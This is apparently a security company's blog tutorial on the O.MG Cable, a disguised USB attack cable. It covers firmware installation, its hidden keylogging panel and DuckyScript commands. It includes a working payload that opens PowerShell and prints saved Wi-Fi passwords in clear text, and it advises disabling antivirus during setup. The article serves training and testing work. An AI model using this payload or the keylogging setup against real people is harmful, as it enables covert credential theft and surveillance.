
Privia Security was chosen as one of Türkiye's fastest growing companies!

Privia Security was chosen as one of Türkiye's fastest growing companies!
Advancing technology brings with it new technological devices not only in terms of protective innovations in the field of cybersecurity, but also in terms of attack techniques. The O.MG Cable — which looks like an ordinary USB cable but draws attention through the impact it has created in the cybersecurity world thanks to the modules it contains — is at the forefront of these devices. This article, which focuses on the technical features of the O.MG Cable and what can be done with it, aims to provide a comprehensive overview for cybersecurity professionals and enthusiasts.
In brief, O.MG Cable is an easily concealable data collection and exfiltration device. The O.MG Cable hosts a web interface within its own firmware. The device can be configured via this interface, and through the interface, commands or scenarios to be automatically executed when victim users connect the cable to their devices can be prepared. This device, which looks like an ordinary cable, can act as a keyboard and perform malicious operations when connected to a computer or phone. Designed specifically for cybersecurity tests, training or research, this tool attracts considerable interest in the technology world thanks to its functionality.
O.MG Cable has two ends: Active End and Passthrough End.
O.MG Cable, a device that offers powerful features to users in the field of cybersecurity, can be purchased from the Hak5 website, a company operating in the field of information security, by selecting Active and Passthrough end options. Available in two different versions — “Basic” and “Elite” — the O.MG Cable Basic version offers 8 payload slots and a speed of 120 keys/sec. In the Elite version, these figures are 50-200 payload slots and 890 keys/sec respectively.

In order to benefit from all the advanced features of O.MG Cable, the software infrastructure of the device must first be made ready. In order to fulfil its function, the cable requires software to direct and control its advanced hardware features. Without firmware, the cable will function as an ordinary USB cable. This is where firmware installation comes into play. The firmware loaded onto the cable via the O.MG Programmer enables the cable to detect commands, execute payloads and be managed through the web interface. In short, firmware is the core component that reveals the O.MG Cable’s potential and transforms it from an ordinary cable into a powerful cybersecurity tool.

To install the O.MG Cable firmware, access the address o.mg.lol/setup as stated on the packaging. On the page that opens, click the INSTRUCTIONS button on the O.MG Cable, Adapter, UnBlocker row.

As can be seen on the page that opens, O.MG Cable firmware installation can be carried out in two ways: Web Flasher and Python Firmware Tool.
To install using the Web Flasher method, click the WEBFLASHER button.

Here the user is met with an agreement. In order to activate the “I Agree” button, the entire agreement must be read / scrolled through. Once the button becomes active, click it to continue.


For firmware installation, the O.MG Programmer — which prepares the O.MG Cable that looks like an ordinary cable for use — is required. The O.MG Programmer has a total of 3 input ports (2 x USB-C and 1 x USB-A) and 4 LEDs (PWR, USB, OMG and ACT).

The O.MG Programmer is connected to the PC for installation via an intermediary cable. When the O.MG Programmer is connected to the computer, the PWR and USB LEDs on the O.MG Programmer light up. The USB-A end of the O.MG Cable is then inserted into the USB-A port on the O.MG Programmer. (In this example, a USB-A / USB-C cable was used.) With this operation, the OMG LED will begin to light up. After these operations, the O.MG Programmer is now ready to flash the firmware.

At the Connect stage, once the browser detects the O.MG Programmer, click the “Connect” button. After clicking Connect, a pop-up listing serial ports will appear. Select the listed port and press the “Connect” button.
On many computers, the CP2102 driver required by the O.MG Programmer is pre-installed. If it is not installed on the computer, it must be installed manually from CP210x USB to UART Bridge VCP Drivers – Silicon Labs. Download the appropriate driver for your system, run CP210xVCPInstaller_x64.exe or CP210xVCPInstaller_x32.exe from the extracted folder, and complete the installation.
Once the driver installation is complete, return to the WEBFLASHER. At the Flash stage, select the preferred Firmware Build and press the “Program” button. In the example, “Stable: v3.0-240928 (Default)” was selected. After clicking Program, the loading bar begins to fill and the ACT LED on the O.MG Programmer device begins to flash.

At the Success! stage, the firmware process on the cable is complete. Thanks to a Wi-Fi adapter inside the cable, a Wi-Fi broadcast is made through the cable. By connecting to this broadcast, the cable’s web interface can be accessed and control of the cable can be achieved. The key included in the package can be used to make the Wi-Fi connection.
The O.MG Cable’s Wi-Fi adapter enables operations such as accessing the cable’s web interface, creating payloads and managing the device remotely. Additionally, as will be mentioned in the article, the cable’s “Geofencing” feature also works via the Wi-Fi connection. With this feature, when a specific Wi-Fi network is detected, the cable can automatically execute pre-defined commands.

During download, Windows may detect the file as a virus; to prevent this, it is recommended to disable antivirus software.
Firmware installation can also be carried out using the Advanced Flasher published on Github. Download the latest stable firmware file from the specified URL under “Download the latest stable firmware zip file”.
Before running the command via CMD, connect the cables to the ports on the O.MG Programmer. Run the command python3 flash.py from the terminal and read through the agreement step by step by pressing any key.
For the command to run successfully, Python 3.7 or a higher version must be installed on the system and the “pyserial” module must be installed. Otherwise an error will occur. The following command can be used to install the “pyserial” module:
python3 -m pip install pyserialAfter reading the agreement, confirmation is requested. Type “yes” to continue. Then enter an Index number to select the relevant port and continue. After proceeding, the following options appear:
Since the aim is to install firmware, “FLASH NEW FIRMWARE (DEFAULT)” is selected. Two options are available for the cable’s Wi-Fi mode: Station and Access Point. Selecting Access Point is recommended. At the subsequent screen, Wi-Fi SSID entry is expected. In the example, the SSID value was set as “Privia”. A Wi-Fi password is then set and the process continues. Once all these steps have been followed in sequence, the flash process is complete. Before continuing, the device must be removed and re-inserted. After re-inserting, press Enter to continue. At this stage, the firmware has been installed and the cable is ready for use.
Keylogging is a method of recording keystrokes on a user’s keyboard. It is generally used for security research, user experience analysis or malicious purposes such as obtaining passwords and sensitive information. This feature offered by O.MG Cable makes the device an effective tool in cybersecurity work. O.MG Cable offers the ability to log the keyboard inputs of victim users (keylogging).


To use the keylogging feature, the O.MG Cable’s Active End is connected to the computer and the Passthrough End to the keyboard. After making the cable connection, the cable’s Wi-Fi network is detected using the SSID set during firmware installation, and a connection is made to this Wi-Fi network using the password set during installation. After connecting to the network, go to “http://192.168.4.1/”, log in to the O.MG panel and navigate to the KEYLOG section. Every key used will appear on the KEYLOG screen.
The KEYLOG section has 4 different options: REFRESH LOG (fetches the displayed log up to date), EXPORT VIEW (saves the displayed log as a txt file to the device), LIVEVIEW (keystrokes are shown on the page in real time), and START (keylog operation begins).
One of the most important features of O.MG Cable is the ability to automatically execute commands made possible by DuckyScript. DuckyScript is a simple but powerful command language that simulates keyboard inputs and sends fast and automatic commands to the target device. O.MG Cable also uses this language to execute defined commands on the target device, as if a user were typing them. Thanks to its simple structure, scripts can be written quickly, complex operations can be automated and attack scenarios can be easily tested. This feature plays a major role in making O.MG Cable a practical and effective cybersecurity tool.
The REM command, as in BASIC and similar programming languages, is used to add comment lines in DuckyScript™. Lines beginning with “REM” are not processed by the device when the script is run; that is, they are not recognised as a command to be executed. These lines are used solely to add explanations or to improve code readability.
REM The next three lines run a cmd in Windows
GUI r
STRING cmd
ENTERThe REM_BLOCK command is another way to create a comment line; however, comments here are written as a block rather than a single line. Block comments allow comments to span multiple lines and are ideal for adding longer explanations.
REM_BLOCK Hello,
World!
END_REMDuring payload execution, an appropriate keymap is specified to conform to the target device’s language key map. If a specific keymap is defined within a payload, this definition overrides the system default configured in O.MG Cable’s general settings. O.MG Cable supports a total of 191 different keymaps, covering all key maps for Windows, MacOS and Linux operating systems.
DUCKY_LANG US
REM setting the language to US english
DUCKY_LANG TR_Q
REM setting the language to Turkish QThe DELAY command creates a momentary pause in the DuckyScript command flow. This command is particularly useful for creating a brief pause between commands when the target computer will take time to process consecutive commands. The pause duration defined with the DELAY command is in milliseconds (ms). For example, “DELAY 1000” creates a 1-second pause.
DELAY 500The STRING command processes the text that follows it, causing a series of character inputs to be made on the target device. Each character entered with the STRING command is recognised as a keyboard input and an operation is performed on the device as if it were manually typed. The STRING command automatically adjusts uppercase/lowercase for each character; for example, the Shift key is automatically used where capital letters are required.
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World!DuckyScript can simulate mouse use on the target device by imitating mouse movements and clicks. Mouse buttons are represented by specific numbers: 1 = Left Click, 2 = Middle Click, 3 = Right Click, 4 = Scroll Up, 5 = Scroll Down, 6 = Back, 7 = Forward.
MOUSE MOVE -10000 -10000
REM the mouse will move to the probable 0x0 coordinate
MOUSE CLICK 1
REM click the left mouse buttonThe mouse jiggler feature slightly moves the mouse at certain intervals to prevent the screen lock from activating. When this feature is on, the mouse is shifted randomly one pixel left or right every 25 seconds, preventing the operating system from activating features such as a screensaver or automatic screen lock.
JIGGLER ON
JIGGLER OFFA payload is a code fragment delivered to the target system during an attack and designed to perform a specific operation. In cybersecurity work, it is used to detect vulnerabilities in a system, bypass security layers or execute specific commands remotely. O.MG Cable’s payload execution feature is extremely important for discovering security vulnerabilities in systems and testing defence mechanisms.

To execute a payload on a computer, first connect the cable’s Active End to the computer. As an example, a payload will be executed that lists the passwords of Wi-Fi connections saved on the computer. After connecting the cable to the computer, access the cable via Wi-Fi, go to http://192.168.4.1/ and navigate to the “PAYLOAD” section. In the field that opens, write the commands to be executed, as in the example below:
DUCKY_LANG TR_Q
GUI r
DELAY 200
STRING powershell
DELAY 300
ENTER
DELAY 500
STRING (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize
DELAY 1000
ENTER
According to these commands, when the payload is executed, the Windows “Run” window automatically opens. “powershell” is written in the input field and ENTER is pressed. The command mentioned in the payload above is then written in the PowerShell that opens. The purpose of this command is to list the Wi-Fi networks and passwords saved on the device. After the command is written, ENTER is pressed and the output of the command is listed. DELAY steps have been placed between the stages throughout the process, thereby optimising the payload.
The process for executing a payload on Android or iOS is similar to the process for a computer. The cable’s Active End is connected to the phone. If the Active End is not compatible with the phone, an adapter can be used. Payload execution then proceeds in the same manner as on a computer, via the cable’s web interface.
You May Be Interested In These